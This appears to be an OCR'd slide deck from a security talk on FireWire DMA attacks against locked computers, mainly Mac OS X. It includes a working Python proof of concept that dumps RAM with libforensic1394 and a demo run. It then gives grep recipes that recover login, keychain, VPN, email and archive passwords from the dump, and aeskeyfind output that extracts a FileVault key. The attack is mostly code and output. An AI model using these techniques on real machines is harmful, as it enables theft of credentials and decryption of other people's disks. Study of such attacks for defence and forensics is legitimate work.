
AIRSEC
SOUFFLAGE DES POUSSIÈRES INDÉSIRABLES EN ÉLECTRONIQUE OPTIQUE ET INFORMATIQUE
PRÉSERVE LA COUCHE D'OZONE
TECHNOUTIL-CHIMIE

+

Tools to extract RAM > http://www.mcgrewsecurity.com


Physical memory dump

- From **DMA access**, RAM dump is possible and **EASY**
- “pythonraw1394” libraries allow to dump RAM of Windows system from Linux (2006 - Adam Boileau - *Winlockpwn*)
- “libforensic1394” (Freddie Witherden) libraries allow to dump RAM of MAC OS X from OS X or Linux




DMA access - PoC

- Using of “libforensic1394” libraries is very easy :-) and allow to write code to dump RAM ...




```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
print "PoC for RAM dumping with firewire and libforensic1394 library"
raw_input("Enter to start")

from forensic1394 import Bus
from time import sleep
from binascii import unhexlify
from sys import argv
import os, sys

def usage():
 print "Usage : " + argv[0] + " <Byte Size Mo><Outfile>"

if len(argv)!=3 :
 usage()
 exit()

# Page size, nearly always 4096 bytes
PAGESIZE = 4096

#Arguments
#size in bytes
enddump = 1024*int(argv[1])
fileout = argv[2]

def dumpRAM(d):
# initiate dump file
 f = open(fileout, "w")
 print "Start> RAM dumping to " + fileout + "..."
```



```
 addr = 1*1024*1024
 while True:
        #count of memory size
        size=addr/2048
        if size > enddump :
                print "End> RAM dumping finished to " + fileout + " (" + argv[1] + " MBytes)"
                exit()
        # Prepare a batch of 128 requests
        r = [(addr + PAGESIZE*i, 2048) for i in range(0, 128)]
        for caddr,cand in d.readv(r):
                f.write(cand)
        addr += PAGESIZE * 128
 f.close()

b=Bus()

# Enable SBP-2 support to ensure we get DMA
b.enable_sbp2()
sleep (2.0)

# Open the first device
d = b.devices()[0]
print d
d.open()
addr = dumpRAM(d)
```

Exploit DMA access



Fichier
Edition
Affichage
Terminal
Onglets
Aide
oot@sudoman: ~/Bureau/libforensic1394/fo...
root@sudoman: /media/HP v210w
DEMO

```
oot@sudoman:/media/HP v210w# ./sud0.MemDump.py
oC for RAM dumping with firewire and libforensic1394 library
nter to start
sage : ./sud0.MemDum[illegible]By[illegible]e[illegible]> [illegible]tfi[illegible]
oot@sudoman:/media/H[illegible]v21[illegible]#[illegible]/sud0[illegible]mD[illegible].[illegible] 40 [illegible]mp.raw
oC for RAM dumping w[illegible]h f[illegible]e[illegible]re an[illegible]ic13[illegible] library
nter to start
forensic1394.device.Device object at 0x8db3a4c>
tart> RAM dumping to dump.raw...
nd> RAM dumping finished to dump.raw (40 MBytes)
oot@sudoman:/media/HP v210w# ls -ls dump.raw
0704 -rwxr-xr-x 1 amalard amalard 41680896 2011-07-29 20:09 dump.raw
```

http://sud0man.blogspot.fr/2011/12/video-exploit-firewire-access-against.html


Identify secret data

- Identify current username for a locked session (open **without** auto logon)



```
# strings dump.raw | grep -i logname=
LOGNAME=sudoman
[...]
```


- Identify password for a locked session (open **without** auto logon)



```
# strings dump.raw | grep -A 5 longname
longname
domsudoman
managedUser
password
udo<password>
shell
```


Identify secret data

- Identify current username for a locked session (open with auto logon)




```
# strings dump.raw | grep -i logname=
LOGNAME=sudoman
[...]
```

- Identify current password for a locked session (open with auto logon)




```
# strings dump.raw | grep -B 2 -A 2 "builtin:authenticate,privileged" | grep admin -A 5 | grep
UseeTags -B 1
<password>
UseeTags
```



```
# strings dump.raw | grep -A 1 com.apple.launchd.peruser
com.apple.launchd.peruser.50X
<password>(
```


- Identify just username for a locked session after startup




```
# strings dump.raw | grep  "<string>/Users/"
[...]
<string>/Users/sudoman/Downloads</string>
<string>/Users/test</string>
[...]
```

Identify secret data


- A lot of others data secret are into physical memory like :
  - Email / Calendar data
  - Office documents data
  - Web passwords
  - Software passwords
  - Keychain password
  - ...




```
#example for 7zip password
<stEvt:when>2008-06-25T06:28:38+02:00</stEvt:when>
<stEvt:softwareAgent>Adobe Illustrator CS4</stEvt:softwareAgent>
P@ssd3cRypt
DDDM
```



```
#example for OpenVPN (auto connection with Keychain)
bash-3.2# cat dump.raw | strings |grep -i 'Password "Private Key"' -B 5 -A 5
Lucida is a registered trademark of Bigelow & Holmes Inc.
Kris Holmes and Charles Bigelow
AuthorityRequestType
ormat
StandardVersion
password "Private Key" "PasswordOfPrivateKey"
ns/login.keychain
PrintName
3?&&
/Users/sudoman/Library/Cookies/Cookies.plist
PPPPPPPP
```




```
#example for Google CalDAV
icat.com/crl/ACCERTINOMISSSL.crl
sganama@gmail.com:<password>
(c2dhbmFtYUBxxxxC5jb206Y2hpZ25vbGUmNTE=
realm
>wAW
3]\z
```



```
#example for Keychain
bash-3.2# cat test.raw | strings |grep -i "login.keychain" -A 7
--
/Users/sudoman/Library/Keychains/login.keychain
reason
tries
password
PasswordOfKeychain
textureCube(sC1;vf3;f1;
--
```

Identify secret data


- AES 128 key used for Filevault encryption can be found into physical memory and allows to :
  - Decrypt encrypted home directories and full encrypted disks (Lion version)
  - Identify secret data in hard disk (like system passwords)
  - Unlock system
- AESKeyfind tool can extract AES keys



```
$ ./aeskeyfind -v ../../hyber-cmd-notepad/hiber-dump-cmd.dmp
FOUND POSSIBLE 256-BIT KEY AT BYTE 17df008

KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef

EXTENDED KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef8b877664b9bc03c37d273
2e39b452c216b36e631a1016c4db81c06e30b65440cc49c884f7d208b8c0007b96f9b42954e7f1acc1ede1
ba0536607a6b06d62e2bc6a04ed73172466ff1723df908c614ade1bf51a03c5eeba50a3e91ce0ce8bfe5c5f
bfa7f8489bc1075fb81e97d3d954497dc03a38b82e80681bc79c88d54c62d46615effb2e8e2efc7136306ba2
ef6422471f79abff31f9c3e4f6654b31ba079fb2d0343c9c5e1ac0ed682aab4f874e89c308560c3c39afcfd8cf
ca84e975cd1b6f6d9b22f33381e21e5bab4951dce5c0
```

Identify secret data

- Passware Kit 11.3 can extract and exploit the found keys


Passware Password Recovery Kit Forensic
File View Tools Help
Back Forward Start Page Recover Search Check for Updates Support Help
Quick Start
Recover file password...
Search for protected files...
Create Windows password reset disk...

Recover File Password (Ctrl+O)
Pick a protected file to start password recovery.

Recover Internet and Network Passwords (Ctrl+I)
Recover passwords for websites, network connections, and email accounts.

Reset Windows Administrator Password (Ctrl+W)
Create a bootable CD-ROM that instantly resets Windows Administrator password.


Search for Protected Files (Ctrl+F)
Scan computer for protected files.

Analyze Memory and Decrypt Hard Disk (Ctrl+D)
Recover encryption keys or passwords to unlock BitLocker and TrueCrypt hard drives, FileVault, and Mac users.


Recover Passwords for a Standalone System (Ctrl+S)
Recover passwords for Windows accounts, email, websites, and network connections from registry files.

Identify secret data

